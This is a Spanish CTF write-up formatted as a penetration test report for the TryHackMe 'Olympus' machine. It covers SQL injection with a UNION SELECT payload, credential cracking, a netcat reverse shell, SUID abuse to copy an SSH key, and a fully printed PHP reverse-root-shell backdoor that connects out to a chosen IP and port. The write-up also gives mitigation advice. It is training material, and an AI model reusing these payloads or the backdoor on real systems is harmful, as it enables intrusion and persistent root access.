Informe de Análisis de Penetración - Máquina Virtual "Olympus"

1. Información General y Resumen Ejecutivo

Campo	Detalle
Cliente	TryHackMe
IP Objetivo	10.67.139.94
Dominio Asociado	olympus.thm, chat.olympus.thm
Consultor	Bender2997_
Fecha de Pruebas	2026-03-22
Criticidad	Crítica
Vectores de Compromiso	Inyección SQL (SQLi) no autenticada, Ejecución Remota de Código (RCE) por *upload* de archivos, Abuso de binario SUID.

Resumen Ejecutivo:
La evaluación de seguridad sobre la máquina "Olympus" (10.67.139.94) reveló una cadena de vulnerabilidades que permitieron el escalamiento de privilegios hasta el nivel `root`. El vector de entrada inicial fue una Inyección SQL (SQLi) en el *endpoint* `search.php` de una versión antigua del sitio web, lo que condujo a la extracción de credenciales de usuario. El movimiento lateral y la obtención de una *shell* inicial se lograron mediante RCE, explotando una funcionalidad de carga de archivos mal implementada en un subdominio de chat.

Finalmente, la escalada de privilegios a `root` se concretó mediante el abuso de un binario SUID (`/usr/bin/cputils`) y la posterior identificación de una *backdoor* programada por el usuario `root` para autoelevar privilegios. La criticidad de los hallazgos es crítica, dada la facilidad para comprometer cuentas y obtener control total del sistema.

2. Metodología y Fases de Explotación


La metodología se centró en la prueba de caja negra (Black-Box Testing) y se ejecutó en las siguientes fases: Reconocimiento, Explotación de Aplicación Web, Movimiento Lateral y Escalada de Privilegios (Horizontal y Vertical).

2.1. Fase de Reconocimiento y Enumeración

1. **Escaneo de Puertos:** Se identificaron los puertos 22/tcp (SSH - OpenSSH 8.2p1) y 80/tcp (HTTP - Apache httpd 2.4.41) abiertos.
   nmap -T5 -sCV --stats-every=10s -p- -Pn 10.67.139.94
2. **Resolución DNS:** Se identificó que la IP redirigía al dominio `olympus.thm`, el cual fue agregado al archivo `/etc/hosts` para establecer la conexión.
3. **Enumeración de Directorios (Gobuster):** La herramienta Gobuster reveló el directorio `~webmaster/`, conteniendo la versión antigua y accesible del sitio web.
   gobuster dir -u http://olympus.thm/ -w /usr/share/wordlists/dirb/common.txt


2.2. Explotación de la Aplicación Web (SQL Injection)

1. **Identificación de SQLi:** Al inyectar una comilla simple (`'`) en el *endpoint* `http://olympus.thm/~webmaster/search.php`, la aplicación devolvió un error de sintaxis SQL, confirmando la vulnerabilidad y revelando que utiliza un *backend* MySQL.




2. **Determinación de Columnas y Extracción de Bases de Datos:** Se utilizó la sentencia `UNION SELECT` para determinar que la consulta requería 10 columnas, siendo la columna 7 el punto de inyección. Se identificó la base de datos `olympus`.

3. **Dumping de Información Sensible:** Se extrajeron las tablas (`Categories`, `chats`, `comments`, `flag`, `posts`, `users`) y la primera *flag*.




   - **Flag 1:** `flag{Sm4rt!_k33P_d1gGIng}`
4. **Extracción y Crackeo de Credenciales:** Se extrajeron los *hashes* de la tabla `users`. El crackeo mediante **John the Ripper** y `rockyou.txt` reveló la credencial del usuario `prometheus`.



   - **Credencial:** `prometheus:summertime`

2.3. Movimiento Lateral (RCE y Shell Inicial)

1. **Descubrimiento del Subdominio de Chat:** La credencial `prometheus:summertime` permitió el acceso al *login* del subdominio `chat.olympus.thm`.



2. **Vector RCE por Carga de Archivo:** Un mensaje en el chat indicaba que los archivos subidos cambiaban de nombre aleatoriamente. Se utilizó SQLi en la tabla `chats` para identificar el nombre de una *reverse shell* en PHP previamente cargada por el atacante.

   - **Consulta SQL:** `' UNION SELECT 1,2,3,4,5,6,file,8,9,10 FROM chats WHERE file LIKE '%.php' -- -`

3. **Obtención de Shell:** Se estableció un *listener* en Netcat y se accedió a la URL del archivo PHP (`http://chat.olympus.thm/uploads/2ae6cd6b1170ba1990cbf2c8ed002b01.php`), obteniendo una *shell* inicial como el usuario `www-data`.

```
┌──(kali㉿kali)-[~/Desktop/PERSONAL/TryHackme/olypusroom]
└─$ nc -lvnp 4443
listening on [any] 4443 ...
connect to [192.168.203.116] from (UNKNOWN) [10.67.139.94] 60192
Linux ip-10-67-139-94 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 01:52:42 up  1:45,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)
bash: cannot set terminal process group (835): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-67-139-94:/$
```

4. **Flag de Usuario:** Se navegó al directorio `/home/zeus/` y se obtuvo la *flag* de usuario.

```
www-data@ip-10-67-139-94:/home/zeus$ ls
ls
snap
user.flag
zeus.txt
www-data@ip-10-67-139-94:/home/zeus$ cat user.flag
cat user.flag
flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}
www-data@ip-10-67-139-94:/home/zeus$
```

   - **Flag 2 (Usuario):** `flag{Y0u_G0t_TH3_l1ghtN1nG_P0w3R}`

2.4. Escalada de Privilegios Vertical (a `zeus` y `root`)

1. **Escalada a `zeus` (Abuso de SUID):** La búsqueda de binarios con permisos SUID (`find / -perm -u=s -type f`) reveló `/usr/bin/cputils`. Este binario fue abusado para secuestrar la llave privada SSH (`id_rsa`) del usuario `zeus`.

```
www-data@ip-10-67-176-139:/home/zeus$ /usr/bin/cputils
Enter the Name of Source File: ./.ssh/id_rsa

Enter the Name of Target File: id_rsa

File copied successfully.
www-data@ip-10-67-176-139:/home/zeus$ ls
id_rsa  snap  user.flag  zeus.txt
```

2. **Crackeo de Passphrase:** Se utilizó `ssh2john` y **John the Ripper** para descifrar la *passphrase* de la llave SSH.
   - **Passphrase:** `snowflake`
3. **Acceso SSH:** Se logró el acceso SSH como el usuario `zeus`.

4. **Escalada a `root` (Backdoor):** Se descubrió un directorio oculto en el servidor web (`/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc/`), que contenía un archivo PHP (`VIGQFQFMYOST.php`) creado por el usuario `root`. Este archivo contenía una *backdoor* que, al ser activada, ejecuta el binario `/lib/defended/libc.so.99` para obtener automáticamente permisos de `root`.

```
zeus@ip-10-67-176-139:/var/www/html$ ls
0aB44fdS3eDnLkpsz3deGv8TttR4sc  index.html.old  index.php
zeus@ip-10-67-176-139:/var/www/html$ cd 0aB44fdS3eDnLkpsz3deGv8TttR4sc/
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ ls
index.html  VIGQFQFMYOST.php
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ ls -la
total 12
drwxrwx--x 2 root     zeus     4096 Jul 15  2022 .
drwxr-xr-x 3 www-data www-data 4096 May  1  2022 ..
-rwxr-xr-x 1 root     zeus        0 Apr 14  2022 index.html
-rwxr-xr-x 1 root     zeus     1589 Jul 15  2022 VIGQFQFMYOST.php
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$
```

```
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ cat VIGQFQFMYOST.php
<?php
$pass = "a7c5ffcf139742f52a5267c4a0674129";
if(!isset($_POST["password"]) || $_POST["password"] ≠ $pass) die('<form name="auth" method="POST">Password: <input type="password" name="password" /></form>');

set_time_limit(0);

$host = htmlspecialchars("$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]", ENT_QUOTES, "UTF-8");
if(!isset($_GET["ip"]) || !isset($_GET["port"])) die("<h2><i>snodew reverse root shell backdoor</i></h2><h3>Usage:</h3>Locally: nc -vlp [port]</br>Remote: $host?ip=[destination of listener]&port=[listening port]");
$ip = $_GET["ip"]; $port = $_GET["port"];

$write_a = null;
$error_a = null;

$suid_bd = "/lib/defended/libc.so.99";
$shell = "uname -a; w; $suid_bd";

chdir("/"); umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if(!$sock) die("couldn't open socket");

$fdspec = array(0 ⇒ array("pipe", "r"), 1 ⇒ array("pipe", "w"), 2 ⇒ array("pipe", "w"));
$proc = proc_open($shell, $fdspec, $pipes);

if(!is_resource($proc)) die();

for($x=0;$x≤2;$x++) stream_set_blocking($pipes[x], 0);
stream_set_blocking($sock, 0);

while(1)
{
    if(feof($sock) || feof($pipes[1])) break;
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
    if(in_array($sock, $read_a)) { $i = fread($sock, 1400); fwrite($pipes[0], $i); }
    if(in_array($pipes[1], $read_a)) { $i = fread($pipes[1], 1400); fwrite($sock, $i); }
    if(in_array($pipes[2], $read_a)) { $i = fread($pipes[2], 1400); fwrite($sock, $i); }
}

fclose($sock);
for($x=0;$x≤2;$x++) fclose($pipes[x]);
proc_close($proc);
?>
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$
```

```
zeus@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc$ /lib/defended/libc.so.99
# whoami
root
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@ip-10-67-176-139:/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc# pwd
/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc
```

```
root@ip-10-67-176-139:/root# cat root.flag
                    ### Congrats !! ###

                          (
             .              )        )
                      (  (|              .
                  )   )\/ ( ( (
          *  (   ((  /     ))\))  (  )    )
        (     \   )\(          |  ))( )  (|
        >)     ))/   |          )/  \((  ) \
        (     (      .       -.     V )/   )(    (
         \   /     .  \            .       \))   ))
           )(     (  | |   )            .    (  /
          )(    ,'))     \ /          \( `.    )
          (\>  ,'/__     ))           __ `.  /
         ( \   | /  ___    ( V      ___    \ | ( (
          \.)  |/  /   \__      __/   \   \|  ))
         .  \. ▷  \      | __ |      /   ◁  /
             )/    \____/ :..: \____/     \ <
        )   \ (|__  .      / ;: \          __| )  (
       ((    )\)  ~--_     --  --      _--~    /  ))
        \    (    |  ||               ||  |   (  /
             \.  |  || _              _||  |  /
              > :  |  ~V+-I_I_I-+V~  |  : (.
             (  \:  T\      _     _    /T  : ./
              \  :    T^T T-+-T T^T    ;<
               \..`_       -+-       _'  )
                 . `--=.. _____ ..=--'. ./



                You did it, you defeated the gods.
                        Hope you had fun !


                  flag{D4mN!_Y0u_G0T_m3_:)_}


PS : Prometheus left a hidden flag, try and find it ! I recommend logging as root over ssh to look for it ;)

                  (Hint : regex can be usefull)
```

- **Flag 3 (Root):** `flag{D4mN!_Y0u_G0T_m3_:)}_}`

5. **Búsqueda de Flag Oculta:** Utilizando el comando `grep -r "flag{" / 2>/dev/null` bajo privilegios de *root*, se encontró la *flag* oculta.

```
/etc/ssl/private/.b0nus.fl4g:flag{Y0u_G0t_m3_g00d!}
/etc/ssl/private/.b0nus.fl4g:grep -irl flag{
```

- **Flag 4 (Oculta):** `flag{Y0u_G0t_m3_g00d!}`

3. Conclusiones y Recomendaciones de Mitigación

3.1. Conclusión

El sistema demostró deficiencias críticas en la validación de entradas de usuario a lo largo de su ciclo de vida, desde la versión *legacy* del sitio web (SQLi) hasta la aplicación de chat (RCE

por *upload*). La existencia de un binario SUID vulnerable y una *backdoor* de `root` en el directorio web (`/var/www/html/`) demuestra una falla severa en la gestión de permisos y la higiene del sistema.

3.2. Recomendaciones Críticas

ID	Riesgo	Recomendación de Mitigación
LVF-001 (SQLi)	Exposición total de la base de datos y credenciales.	**Saneamiento y Parametrización de Entradas (Prioridad Crítica):** La aplicación web debe ser reescrita para utilizar consultas preparadas (Prepared Statements) o procedimientos almacenados, eliminando por completo la concatenación de entradas de usuario en consultas SQL. La versión *legacy* del sitio debe ser eliminada.
LVF-002 (RCE/LFI)	Ejecución de código arbitrario en el servidor web.	**Control Estricto de Archivos Subidos (Prioridad Crítica):** Implementar una **Lista Blanca** de extensiones permitidas. Los archivos subidos deben ser renombrados con un nombre *hash* y almacenados fuera del directorio web (`/var/www/html/`). Implementar validación de tipo MIME y *sandboxing* (ej. contenedores) para el procesamiento de archivos.
LVF-003 (PrivEsc)	Escalada de privilegios a usuarios de sistema.	**Gestión de Permisos (Prioridad Alta):** Eliminar o corregir los binarios SUID que no sean absolutamente esenciales (`/usr/bin/cputils`). Realizar auditorías periódicas de permisos SUID/SGID. El usuario `www-data` debe tener los mínimos privilegios necesarios (Principio de Mínimo Privilegio).
LVF-004 (Backdoor)	Acceso persistente y control total del sistema por un atacante.	**Detección de Archivos Ilegítimos (Prioridad Crítica):** Implementar herramientas de Monitoreo de Integridad de Archivos (FIM) para alertar sobre la creación de archivos con permisos elevados o scripts sospechosos en directorios sensibles como `/var/www/html/` y rutas críticas de `/lib/`. La *backdoor* en `/var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php` debe ser eliminada inmediatamente.